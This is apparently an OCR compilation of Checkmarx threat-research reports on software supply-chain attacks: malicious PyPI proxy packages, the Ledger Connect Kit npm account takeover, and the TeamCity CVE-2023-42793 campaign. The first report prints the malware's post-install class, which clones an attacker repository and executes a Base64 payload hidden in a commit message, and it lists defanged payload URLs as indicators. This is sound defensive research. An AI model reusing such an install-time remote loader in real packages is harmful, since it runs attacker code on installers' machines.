
Upon installation, the package's first move is to clone a GitHub repository **(isaaknikolaev/PySocks**) into a temporary directory on the user's system, creating a folder named "PySocks."

This repository is a fork of the vastly popular **"Anorov/PySocks**" repository, whose corresponding Python package "**pysocks**" boasts millions of weekly downloads. This tactic of riding off the reputation of a renowned project is a calculated move to cloak the package's true intent under the guise of a trustworthy source, enhancing its chances of evading detection.

This cloning occurs regardless of the operating system. However, the script includes a condition specifically for Windows systems, where it installs an additional Python package, **dulwich** (a package used for interacting with Git repositories)

Upon cloning the repository, the package checks the latest commit message for a particular trigger string (**uJq93k8bmm7KqjL**). If this string is present, the script removes the trigger string, decodes the remaining message, and proceeds to execute the remaining part of the commit message, which is encoded in Base64. This execution step is where the potential for running malicious code lies.


At the time of discovery, no malicious content was found in the commit message of the cloned repository. This could indicate that either the package was intercepted and sanitized before the attacker could deploy their intended malicious code, or the harmful content was never committed. Nevertheless, the structure of the package indicates a clear intent for malicious use, showcasing a sophisticated method of hiding and executing potentially harmful code through a seemingly innocent package installation.



```
class PostInstall(install):
    def run(self):
        install.run(self)

        remote_url = 'https://github.com/isaaknikolaev/PySocks.git'
        destination_path = pathlib.Path(get_temp_directory()) / 'PySocks'

        if os.name == 'nt':
            subprocess.call(["pip", "install", "dulwich"])

            from dulwich.porcelain import clone

            # Clone the remote repository
            repo = clone(remote_url, destination_path)

            # Get the commit at the HEAD of the default branch (e.g., 'master')
            head_commit = repo[repo.head()]
            commit_message = head_commit.message.decode('utf-8')

            if c_message.startswith('uJq93k8bmm7KqjL'):
                clean_message = commit_message.replace('uJq93k8bmm7KqjL', '')
                process = subprocess.Popen(
              ['python', "-c", base64.b64decode(clean_message).decode('utf-8')],
              creationflags=subprocess.CREATE_NEW_PROCESS_GROUP,
                    stdout=subprocess.PIPE,
                    stderr=subprocess.PIPE,
                    stdin=subprocess.PIPE
             )

            # Clean up after finishing

            shutil.rmtree(destination_path)
```

*The post install class of the package*

## Impact




*Percentage Distribution of Total Downloads of the Malicious Packages by Country*

## CONCLUSION

This campaign serves as another stark reminder of the ever-present threats that exist in today's digital landscape, particularly in areas where collaboration and open exchange of code are foundational. It is crucial to recognize the importance of cybersecurity measures and remain vigilant in protecting sensitive information.

To enhance security, users of open-source packages should thoroughly evaluate packages before installation and, at the very least, take advantage of public advisories and security assessment platforms like the community-driven overlay browser extension. This extension not only evaluates

the security score of a package but also provides critical information that can guide developers in making informed decisions, thereby fortifying their DevOps pipelines against potential risks.

As part of the Checkmarx Supply Chain Security solution, our research team continuously monitors suspicious activities in the open-source software ecosystem. We track and flag “signals” that may indicate foul play and promptly alert our customers to help protect them.

For further details and inquiries please feel free to send an email to supplychainsecurity@checkmarx.com.

Working together to keep the open source ecosystem safe.

## PACKAGES

- Httprequesthub
- Easyhttprequest
- pyhttpproxifier
- libsock
- libproxy
- libsocks5

## IOC

- hxxps[:]//gist[.]github[.]com/KaravayevAlexei/bdf4f9e280714d87303d4909d19de3a7/raw/3163e9c9ff618c50a8d8a9f60053a3683985e351/macd.b64
- hxxps[:]//gist[.]githubusercontent[.]com/tarasvlasov83/cf1ec403fac3f1cb8b23320c31042a67/raw/ff4be6e247d7698b401cfe31119d54167af875eb/aaaa.b64
- hxxps[:]//github[.]com/isaaknikolaev/PySocks.git
- hxxps://gist[.]github[.]com/yeremyvalidslov2342/0ae1f74e4e8d03b054e30104b038ae6a/raw/7ca563a38a55dd30484484f5d3060ca4210a9e4c/coolcats.b64
- hxxps://gist[.]github[.]com/erik-artemov/b5de25195bd0e961a521b03456614d4c/raw/1cc236310da7f3e05b6571eaa9db4b6636fb4684/gzLjgOuj8y0bavTmvgkCwR3h1kvEC1BM.b64

# NPM Account Takeover Results in Crypto Supply Chain Attack



Checkmarx


# KEY FINDINGS

- **NPM Account Takeover:** Ledger Connect-Kit was compromised due to npmjs account takeover of a former Ledger employee.
- **Affected Versions:** Malicious code was injected into versions 1.1.5, 1.1.6, and 1.1.7, resulting in wallet-draining attacks.
- **Impact:** At this time, over $700,000 has been stolen as a result of this security breach.
- **Rapid Mitigation:** Ledger swiftly released version 1.1.8 to patch the vulnerability.

# EXECUTIVE SUMMARY


In December, the Ledger Connect Kit, a critical tool within the decentralized application ecosystem, and managed by Ledger, suffered a significant supply chain attack. This attack was carried out through a social engineering tactic, resulting in the unauthorized redirection of users' cryptocurrency transactions to a wallet controlled by the attacker. The attack was facilitated by the takeover of a former Ledger employee's npmjs account, which led to the release of compromised versions (1.1.5, 1.1.6, and 1.1.7) of the Ledger Connect Kit. These versions contained malicious code that resulted in the theft of over $700,000 from users' wallets. To address this vulnerability, Ledger promptly released version 1.1.8. This incident highlights the importance of implementing robust security measures, such as monitoring inconsistencies between package manager and version control system releases and recognizing the limitations of relying solely on Software Bill of Materials (SBOMs) to detect such attacks.

## TECHNICAL ANALYSIS





The Ledger Connect Kit, instrumental in linking users' wallets to decentralized applications (dApps), like SushiSwap and Revoke.cash, was compromised when a threat actor took over the NPM account of one of the projects maintainers. The actor then continued to publish multiple new versions of the package, injected with malicious code, that drains the wallets of users. Unsuspecting users that performed transactions unknowingly sent their crypto funds to an attacker-controlled wallet.


The breach targeted versions 1.1.5, 1.1.6, and 1.1.7 of the Ledger Connect Kit NPM Package. These versions were infected with a malicious drainer, that diverted user funds to an attacker-controlled wallet. The compromised package used a rogue WalletConnect project to reroute funds.




*Notifying users of the attack*




*Notifying users of the attack*





*apps affected, warning their users*

## Tactic used: Account Takeover:

Central to this attack was a well-crafted social engineering strategy that led to the compromise of a former Ledger employee's npmjs account credentials. This breach then led to unauthorized releases of the Ledger Connect Kit. Account takeovers are particularly dangerous since they allow attackers to bypass many traditional security checks, directly inserting malicious code into trusted software. Phishing attacks against contributors have been a rising trend for more than a year.

A critical, and often overlooked, indicator of such an attack is the discrepancy in package versions between the package manager (npm) and the version control system (Git). We can clearly see in this attack that there were no changes and no tags or releases on the Ledger git corresponding to the malicious versions on the NPM package manager.

When a project works efficiently it maintains consistency between these platforms, with each npm release corresponding to a Git tag. This is either done automatically or manually. However, in this case, the versions released on npm lacked matching tags on Git. This mismatch serves as an indicator of suspicious activity, particularly for projects known for their orderly release processes as seen in previous attack cases.




Monitoring for such inconsistencies can be a crucial part of early detection strategies for account takeovers and unauthorized package releases. Tools and practices that keep track of this alignment can quickly flag discrepancies, prompting an immediate investigation and potentially preventing widespread impact.

## Rapid Response and Remediation:

Upon discovering the breach, Ledger's team released version 1.1.8 of the Ledger Connect Kit to patch the vulnerability within 40 minutes of detection. Despite their quick response, the malicious versions were active for approximately five hours, with a critical window of less than two hours where funds were actively drained.

## Impact

As of the latest reports, over $700,000 has been stolen due to this security breach.

## But I use SBOMs, so I'm good, right?

While a Software Bill of Materials (SBOM) is a critical tool for enhancing transparency and security in software supply chains, its effectiveness is limited in certain types of attacks. An SBOM lists all components used in a software product, but it primarily addresses issues related to known vulnerabilities in these components, not necessarily the security of the distribution mechanism itself.

In the case of the Ledger Connect Kit attack, the primary issue was not with the components themselves but with the compromised distribution process due to an account takeover. The attacker published malicious versions of the package through a legitimate channel, which would not be flagged by an SBOM. Since the SBOM would list components as usual, it wouldn't identify the malicious code introduced by the attacker in the compromised versions.

So, while SBOMs are vital for component transparency, they must be complemented with fast, proactive scanning mechanisms that can detect unauthorized changes or malicious activities in real-time, beyond just component listing.

# CONCLUSION

This breach highlights the potential domino effect of a single compromised element in interconnected digital platforms. The reliance on third-party components, adds layers of vulnerability, making every participant in the chain a potential target and contributor to a larger-scale compromise. Therefore, it is crucial to ensure that effective security strategies are in place, such as rigorous vetting of third-party components, implementing robust internal security measures, and fostering a culture of cybersecurity awareness.

As part of the Checkmarx Supply Chain Security solution, our research team continuously monitors suspicious activities in the open-source software ecosystem. We track and flag “signals” that may indicate foul play and promptly alert our customers to help protect them.

Checkmarx customers are protected against this attack.

# JetBrains TeamCity Compromised: North Korea and Russia Target High-Value Supply Chain Links



Checkmarx

## KEY FINDINGS

- **Strategic Exploitation in JetBrains TeamCity**: Sophisticated groups from North Korea and Russia exploited a critical vulnerability (CVE-2023-42793) in JetBrains TeamCity, a widely used CI/CD tool, gaining wide-ranging access to numerous systems.
- **Exploiting High-Value Supply Chain Links**: The attack on JetBrains TeamCity, using a critical vulnerability, is part of a growing trend where threat actors target higher-value links in software supply chains for broader impact.
- **Global Reach and Diverse Impact**: The attack, marked by its opportunistic nature and with attackers exploiting any unpatched, Internet-exposed TeamCity servers rather than conducting targeted attacks, affected a wide array of organizations worldwide across different sectors.
- **Stealth and Evasion Using Legitimate Tools**: Attackers utilized stealth and evasion tactics, including using legitimate administrative tools and processes, to embed their malicious activities within normal network operations, making detection challenging.
- **Patch Availability and Security Implications**: Despite a patch being available since September, the widespread impact emphasizes the importance of proactive, vigilant security measures in software supply chains to protect against future threats and secure critical data and infrastructure.

## EXECUTIVE SUMMARY

A recent supply chain attack on JetBrains TeamCity conducted by North Korean and Russian threat groups highlights a trend in cyber-attack strategies targeting software supply chains. These attackers exploited a critical vulnerability (CVE-2023-42793) to compromise JetBrains TeamCity, a widely used CI/CD platform for software development and deployment. This breach not only affected TeamCity itself but also exposed a wide range of systems and organizations that rely on it, demonstrating the widespread impact of such attacks on global infrastructure. The incident, among other recent attacks, reveals how state-sponsored actors are increasingly focusing on high-value targets within software supply chains, which can lead to operational disruptions, compromise of sensitive information, and erosion of trust in important software tools. The complexity of this attack underscores the need for comprehensive cybersecurity strategies that go beyond traditional security measures where their capacity to handle advanced cyber-attacks targeting software distribution mechanisms is limited.

## TECHNICAL ANALYSIS

The attraction of software supply chain attacks for cybercriminals lies in their high reward potential and the extensive reach these attacks can have. By infiltrating a single, often well-trusted component of the software supply chain, attackers can gain access to a broad network of systems and data, making these attacks increasingly favored due to their far-reaching and often catastrophic ripple effects.

This past year has already witnessed a surge in these kinds of software supply chain attacks, with State-Sponsored hacking groups leading the charge. Three notable examples include the 3CX, CyberLink, and CircleCI incidents.

**3CX** is a company that provides a software-based Unified Communications solution, offering features such as voice, video, chat, and web conferencing for businesses.

**CyberLink** is a multimedia software company that develops and sells media playback, editing, and authoring applications.

**CircleCI** is a cloud-based Continuous Integration and Continuous Deployment (CI/CD) platform that allows software developers to automate the build, test, and deployment process of their applications.

The 3CX attack, attributed to the Lazarus Group, cascaded from a trojanized version of X_TRADER software to a broad compromise of critical infrastructure across the US and Europe and potentially thousands more organizations. The 3CX attack started from the compromise of an employee's personal computer. The employee unwittingly downloaded a trojanized version of Trading Technologies' X_TRADER software, itself a victim of a previous supply chain attack. A malware called VEILEDSIGNAL was used in this complex attack, allowing the threat actors to gain administrator-level access and compromising both the Windows and macOS build environments of 3CX.

